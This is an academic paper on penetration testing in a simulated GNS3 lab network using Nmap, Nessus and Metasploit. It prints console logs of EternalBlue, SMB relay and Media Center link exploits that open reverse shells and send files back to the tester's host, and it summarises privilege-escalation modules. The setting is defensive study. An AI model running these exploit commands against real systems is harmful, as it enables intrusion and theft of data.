Assessment of Vulnerability and Network Security by Penetration Testing

[1]V.Uma Rani, [2]Dr. B. Sateesh Kumar, [3]Anish Kaushal
[1]Associate Professor, [2]Associate Professor, [3]M.Tech Student
[1]Computer Networks And Information Security
[1]School of Information Technology, JNTUH, Hyderabad, India

Abstract : Now a days, information security is very important, because more and more confidential information is being stored electronically on computer systems and those systems are often connected to computer networks. This brings new challenges for employees working in sector of information technology. They have to ensure that those systems are as much secure as possible and confidential information will not be leaked. One possible way how to prove security of systems is to conduct regular penetration tests – e.g. simulate attacker's malicious activity. In this paper, we have discussed the process which involves an active analysis of the system for any potential vulnerabilities that could result from poor or improper system configuration, for hardware or software flaws and operational weaknesses in process or technical countermeasures. This assessment is carried out as an attacker and can involve active exploitation of security vulnerabilities. This process is known as Penetration Testing or PenTest. "PenTest is a process or a method of evaluating computer and network security by simulating an attack on a computer system or network from external or internal threats". The role of this testing method is to identify and fix potential holes in order to stop or prevent attacks that can be harmful to the network or system.

Here, we have created a laboratory setup replicating an organizational infrastructure to study penetration testing on real time computer network atmosphere. We have used some free and open source tools (Nmap, Nessus and Metasploit) techniques to simulate.

***IndexTerms* - Penetration Testing, GNS3, Kali Linux, Metasploit, Nmap, Nessus, smb, mcl**

I. INTRODUCTION

Type of security testing that is used to test the insecurity of an application or a network is known as Penetration Testing. PenTest is used to find the security risk which might be present in the system. When a system or a network is at risk, then any attacker can disrupt or take authorized access to it. Security risk is a normal accidental loophole in a software or in a network that occurs while developing and implementing the software or configuring the network. For example, configuration errors, design errors, and software bugs, etc. Penetration testing helps in evaluating a system's ability to protect its networks, applications and endpoints from external or internal threats. It also attempts to protect the security controls and ensures only authorized access. Penetration testing is essential because −

- It helps in identifying a simulation environment i.e., how an intruder may attack the system through **white hat attack**.
- It helps in finding the weak areas/ loopholes i.e., vulnerabilities where an intruder can attack to gain access to the computer's features and data.
- It helps in avoiding the **black hat attack** and protects the original data.
- It also provides the evidence to suggest, why it is important to increase investments in Network security.

Penetration testing can be done in five phases as footprinting, scanning, enumeration, exploitation and report[1].

Footprinting: Study the target. Pentesters carefully analyse the organisation, its strengths and weaknesses, its responsiveness to the unexpected, and collect all the information they need to determine and develop the attack. They gather information directly from the company itself (called as white hats) as well as from public sources (called as black or grey hats).

Scanning: Testers begin scanning the network or system for vulnerabilities and weaknesses they can later exploit for the targeted attack.

Enumeration: Now testers are ready with the attack strategy with the help of gathered information so far. Now they can decide which tools and techniques to use to best hit the system.

Exploitation: Exploitation is the final step in the penetration testing by using the tools like metasploit or techniques identified in the previous step, they exploit the vulnerability to break into the organization[2].

This paper focuses on creating a virtual network using Graphical Network simulator (GNS3) and then analyzing the vulnerabilities in the network and try to exploit them.

A network simulator tool allows end-users to emulate complex networks in real time at very low cost and consumes less time. GNS3 allows to connect with VMware Workstation that is used to emulate different operating systems, e.g. Cisco IOSs, Linux and Microsoft windows.

The main difference between network simulation and network emulation is that network simulation defines the mathematical models of data sources, Protocols and channels applied in the network topology. Whereas, network emulation is a method to simulate the properties of an existing, planned network equipment like routers, switches and computers.

II. RELATED WORK

According to Matthew Denis, Carlos Zena, Thaier Hayajneh, Penetration testing is an important subject that not only IT administrators should be aware of but also regular users. It is the time to realise that we are not secure just by having an antivirus anymore. Today there is more of a chance of you getting hacked than getting mugged. Today Penetration tools are under spotlight, as there are no limitations in their production. Open source tools can be modified according to an individual's need. Nowadays, by using these tools, we can hack medical devices, or even cars[3].
Whereas Filip Holik, Josef Horalek, Ondrej Marik, Sona Neradova, Stanislav Zitta, they tried exploiting a single personal computer running windows 2000 xp by using metasploit. Metasploit is such a powerful penetration testing tool that if one gets hands on it, he/she can actually use it in any way they want to for remote accessing[4].
Sandhya S, Sohini Purkayastha, Emil Joshua, Akash Deep, for penetration testing they have created their own website and tested it for its loopholes by using multiple tools[5].
Thus, various approaches have been taken in field of penetration testing but still a fixed or stationary path has not been found. So, by taking penetration a serious issues, we have created our own virtual network and by penetration testing tried to find the vulnerabilities and their possible solution.

III. EXPERIMENTAL SET UP

To perform simulation, we used VMware Workstation on the Windows 10 machine with 8 GB RAM and processor Intel(R) Core(TM) i3-6100 CPU @2.30GHz, and installed Windows 7 Ultimate 64-bit with 1 GB RAM and 25 GB of virtual disk. We used virtual machine (VM) to protect our computer from the potential threats during the exploitation, which was done using various tools. Furthermore, we installed GNS3-2.1.4 on host machine. GNS3 software enables create a complex virtual networks without having physical devices, such as routers and switches. To do so, we used emulators such as Dynamips and QEMU and create software equivalents of hardware devices. Furthermore, GNS3 needs real Cisco IOS images to emulate Cisco routers (and other devices). In our simulation, we used 3725 series routers. Furthermore, we used the IOS image c3725-adventerprisek9-mz.124-25d for Cisco 3725 our simulation. Each router requires specific RAM memory. Minimal memory for router c3725 is 128MB. In VMware Workstation we have installed Windows 7, Kali Linux 2018.2, Windows server 2012 R2, Ubuntu 16.04.1[6].

.

3.1Penetration Testing Tools

In our test scenario, we have used different tools for different phases of test. For footprinting, Nmap has been used. Network Mapper is a security scanner, used to discover hosts and services on a computer network. It sends TCP and UDP packets to the target machine and then it examines the response by comparing the result with the database. The Nmap's operating system discovery technique is slightly slower then the scanning techniques because OS detection involves the process of finding open ports [7].
For Scanning, we used Nessus, which is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerability that malicious hackers could use to gain access to any computer you have connected to a network. It is a proprietary vulnerability scanner developed by Tenable Network Security [8].
For Enumeration and exploitation, we have used Metasploit. It is a ruby based modulator pentest platform. At its core, it is a collection of commonly used tools that provide a complete environment for pentest and exploitation. Each task in metasploit is defined within a module. There are four modules as exploit, auxiliary, post exploitation and payload [9].

3.2 Network Simulation in GNS3

GNS3 is used to make a virtual network with full network device operating systems (IOS). The end devices are connected to Virtual machines running full operating systems using VMware Workstation. One of the major advantages of having a lab in a virtual environment is that the resources can be easily replicated. For example, a single virtual image of a router or a desktop computer can easily be replicated and deployed across the network. Similarly, multiple network adapters can be created from one physical network card through virtualization using VMware Workstation. However, the number of virtual instances that can be created will be limited by the hardware capacity of the physical host computer.

Network set up lab: Two different networks are created with cisco routers c3725 and there are four end-users devices connected to virtual machine using VMware Workstation[10] in figure1.In GNS3, we have configured the IP addresses for all network interfaces. Since there were multiple networks in topology, we needed a routing protocol. So we decided to use RIP protocol since it was easy to configure and deploy within a network. We logged into the VM and tried pinging across the network to the other VM's as a test. We also did a trace route to check the path the packets were taking[11].





Figure 1

Approach for penetration testing: Different approaches can be taken when choosing what tool sets can be used for performing individual phases that are mentioned above. There are many tools and tool sets for testing and exploiting purpose. The following paragraphs will introduce tools used in the project.


Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering [12].

The first goal of each test is to find the systems on network that reply to network communication and thus are interesting from pentester's point of view. This has been done by using a network scanner called Nmap. Nmap provides the information of the version and the type of operating system running on the target machine, state of network ports, etc as shown in figure2-3.



```
root@kali:~# nmap -A 192.168.2.4
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-23 22:30 IST
Nmap scan report for 192.168.2.4
Host is up (0.021s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional E 7601 Service Pack 1 microsoft-ds
(workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:
windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windo
ws_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008
 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 3 hops
Service Info: Host: WIN-59884TFUVC3; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 2



```
root@kali:~# nmap -sP 192.168.2.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-23 22:51 IST
Failed to resolve "-".
Nmap scan report for 192.168.2.1
Host is up (0.20s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
23/tcp open  telnet

Nmap scan report for 192.168.2.3
Host is up (0.047s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
```

Figure 3


After obtaining the information of versions and services, tester has to determine whether any vulnerability of either operating systems itself or vulnerability of any installed application is present.

These vulnerabilities can be found by using multiple tools like nmap, Nessus, openVAS or metasploit. Below table 1 is the Nessus report for the virtual network.

Table 1

Target	Critical	High	Medium	Low
192.168.2.2	0	0	0	2
192.168.2.3	2	0	1	0
192.168.2.4	1	0	3	0
192.168.2.5	0	0	3	21

For further detailed information of the vulnerabilities, metasploit was used and below result was found.




```
rflow (SMB)
   exploit/windows/smb/ms08_067_netapi                                2008
0-28        great      MS08-067 Microsoft Server Service Relative Path Stack Co
uption
   exploit/windows/smb/ms09_050_smb2_negotiate_func_index             2009
9-07        good       MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Func
on Table Dereference
   exploit/windows/smb/ms10_046_shortcut_icon_dllloader               2010
7-16        excellent  Microsoft Windows Shell LNK Code Execution
   exploit/windows/smb/ms10_061_spoolss                               2010
9-14        excellent  MS10-061 Microsoft Print Spooler Service Impersonation V
nerability
   exploit/windows/smb/ms15_020_shortcut_icon_dllloader               2015
3-10        excellent  Microsoft Windows Shell LNK Code Execution
   exploit/windows/smb/ms17_010_psexec                                2017
3-14        normal     MS17-010 EternalRomance/EternalSynergy/EternalChampion S
 Remote Windows Code Execution
   exploit/windows/smb/netidentity_xtierrpcpipe                       2009
4-06        great      Novell NetIdentity Agent XTIERRPCPIPE Named Pipe Buffer
erflow
   exploit/windows/smb/timbuktu_plughntcommand_bof                    2009
6-25        great      Timbuktu PlughNTCommand Named Pipe Buffer Overflow
   exploit/windows/smtp/mailcarrier_smtp_ehlo                         2004
0-26        good       TABS MailCarrier v2.51 SMTP EHLO Overflow
```

Figure 4


3.3 Exploitation

Out of all the found exploits, only some was ranked excellent and was a success. We have taken some of exploits for testing purpose as other exploits needed further extensions of software and hardware.

windows/smb/ms17_010_eternalblue: Our first vulnerability which we exploited was related to smb login. Sever Message Block (SMB) Protocol is a network file sharing protocol and also known as Microsoft SMB protocol. The above mentioned vulnerability is caused by validating insufficiently all the fields when parsing specially crafted SMBv2 packets. Other reason for its to be excellent vulnerability is, not using the validated copy of command value when handling SMB multi protocol negotiate request packets. An attacker can use this by creating a specially crafted SMBv2 packets and send the packets to an affected system i.e. 192.168.2.4 for the complete control by creating a session as show in figure 5.



```
[+] 192.168.2.4:445 - Sending SMBv2 buffers
[+] 192.168.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SM
Bv2 buffer.
[*] 192.168.2.4:445 - Sending final SMBv2 buffers.
[*] 192.168.2.4:445 - Sending last fragment of exploit packet!
[*] 192.168.2.4:445 - Receiving response from exploit packet
[+] 192.168.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.4:445 - Sending egg to corrupted connection.
[*] 192.168.2.4:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.2.4:49158) at 20
18-06-26 23:04:09 +0530
[+] 192.168.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=
[+] 192.168.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=
[+] 192.168.2.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>DIR
DIR
 Volume in drive C has no label.
```




```
   SHARE    ADMIN$          yes       The share to connect to
   SMBHOST                  no        The target SMB server (leave empty for or
iginating system)
   SRVHOST  0.0.0.0         yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT  445             yes       The local port to listen on.


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(windows/smb/smb_relay) > set RHOST 192.168.2.3
RHOST => 192.168.2.3
msf exploit(windows/smb/smb_relay) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] Server started.
msf exploit(windows/smb/smb_relay) > exploit
[*] Exploit running as background job 1.
```

Figure 5 Figure 6


Another SMB vulnerability was **windows/smb/smb_relay** which was used to penetrate 192.168.2.3 as show in figure 6.

server/ms15_134_mcl_leak: There is a vulnerability which exists in windows media center that could allow remote code execution if windows media center opens a specially crafted media center link(.mcl) file that refers to the malicious code. This vulnerability affects windows 7,8,8.1. Such one auxilary is server/ms15_134_mcl_leak. Auxiliaries dose not execute a payload. It can be used to perform arbitatry actions that may be directly related to exploitation. It allows a mcl file to render itself as HTML document in the local machine zone by internet explorer which can further used to leak this file on target machine (figure 7).



```
   SRVPORT   8080
     yes      The local port to listen on.
   SSL       false
     no       Negotiate SSL for incoming connections
   SSLCert
     no       Path to a custom SSL certificate (default is randomly generated)
   URIPATH
     no       The URI to use for this exploit (default is random)

 msf auxiliary(server/ms15_134_mcl_leak) > set SRVHOST 192.168.1.3
 SRVHOST => 192.168.1.3
 msf auxiliary(server/ms15_134_mcl_leak) > exploit

 [*] Using URL: http://192.168.1.3:8080/EjtCGwqrlyTg0
 [*] Generating msf.mcl...
 [+] msf.mcl stored at /root/.msf4/local/msf.mcl
 [*] Pass msf.mcl to the target you wish to exploit.
 [*] When the MCL is executed, it should start sending data (files) back
 [*] to our web server.
 [*] Server started.
```

Figure 7



```
       metasploit v4.16.48-dev                          ]
+ -- --=[ 1749 exploits - 1002 auxiliary - 302 post       ]
+ -- --=[ 536 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/fileformat/ms15_100_mcl_exe
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set SRVHOST 192.168.1.3
SRVHOST => 192.168.1.3
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set payload windows/meterpret
er/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set LHOST 192.168.2.4
LHOST => 192.168.2.4
msf exploit(windows/fileformat/ms15_100_mcl_exe) > exploit
[*] Exploit running as background job 0.

[-] Handler failed to bind to 192.168.2.4:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
msf exploit(windows/fileformat/ms15_100_mcl_exe) > [*] Server started.
[*] Malicious executable at \\192.168.1.3\JwwXrq\msf.exe...
[*] Creating 'msf.mcl' file ...
[+] msf.mcl stored at /root/.msf4/local/msf.mcl

msf exploit(windows/fileformat/ms15_100_mcl_exe) >
```

Figure 8

linux/local/vmware_alsa_config: Other vulnerabilities which are to exploit the applications running on the system or network like for exploiting VMware workstation and player i.e., linux/local/vmware_alsa_config. It allows users to escalate their privileges by using ALSA configuration file to load and execute a shared object as root when launching a virtual machine (figure 8).

Linux/local/desktop_privilege_escalation: This vulnerability is used to steal the password of an administrative user on a desktop linux system when it is entered for unlocking the screen for doing admin actins using policykit. It exploits the design weakness that there is no trusted channel for transferring the password from keyboard to the actual password verification against the shadow file (it runs on root, since /etc/shadow is the only readable to the root user).

IV. FINDINGS AND SOLUTIONS

From above performed tests, we can say that we can protect our network from attacker by using penetration testing by our own or by hiring some professionals. There are some vulnerabilities which can be avoided or overcome by using a strong and updated firewalls in the network and by regularly updating the software with genuine updates. Another way of saving one's network form attacker is by taking care of open ports, some of the vulnerabilities are of excellent rank because of the open port no 139 and 445. By closing these ports one can save their system from medium exploitations.

V. CONCLUSION

In modern world, there is a need for proactive approach to information security in order to avoid potential security breaches. This is so because a security breach and a data loss or data tempering will cost huge amount of money and reputation loss for any organization. The core idea of this test is to examine the excellent or great ranked vulnerabilities and how to overcome them. Imagine a penetration testing tool that can hack satellites and change the predictions for weather patterns, or maybe able to change the time, or even worst to active nuclear weapons. So, this is the high time to have penetration testing for each and every organization, let it be small or big. The output of this experiment can be used as a recommendation in our real IT infrastructure. Thoughts about complex and rigorous preparation for a penetration test can be emphasized by quoting the Abraham Lincoln, who said : " If I had eight hours to chop down a tree, I had spent six hours sharpening my axe."

REFERENCES

[1] Penetration Testing Tutorial[Online]. Available: https://www.tutorialspoint.com
[2] The four steps of penetration testing[Online]. Available: https://www.itgovernance.co.uk
[3] Matthew Denis, Carlos Zena, Thaier Hayajneh, "Penetration Testing: Concepts, Attack Methods, and Defense Strategies" Presented at Systems, Application and Technology Conference (LISAT),2016 IEEE long Island
[4] Filip Holik, Josef Horalek, Ondrej Marik, Sona Neradova, Stanislav Zitta, "Effective penetration testing with Metasploit framework and methodologies", CINTI 2014 • 15th IEEE International Symposium on Computational Intelligence and Informatics • 19–21 November, 2014 • Budapest, Hungary, pp. 237-242
[5] Sandhya s, Sohini Purkayastha, Emil Joshua, Akash Deep, "Assessment of Website Security by Penetration Testing Using Wireshark", Presented at 2017 International Conference on Advanced Computing and Communication Systems (*ICACCS* -2017), Jan. 06 – 07, Coimbatore, INDIA, 2017.
[6] Kemal Hajdarevic, Adna Kozic, Indira Avdagic , "Training Network Managers in Ethical Hacking Techniques to Manage Resource Starvation Attacks using GNS3 Simulator" **Presented at** 2017 XXVI International Conference on Information, Communication and Automation Technologies (ICAT)
[7] Nmap: the network mapper-Free security scanner[Online]. Available: https://nmap.org/

[8] Nessus professional vulnerability scanner-tenable[Online]. Available: https://www.tenable.com/products/nessus/nessus-professional

[9] Metasploit: Penetration testing Software[Online]. Available: https://metasploit.help.rapid7.com

[10] VMware Workstation Pro[Online].Available: https://www.vmware.com/in/products/workstation

[11] GNS3: The Software that empowers network professionals[Online]. Available: https://www.gns3.com

[12] Kali Linux[Online]. Available: https://www.kali.org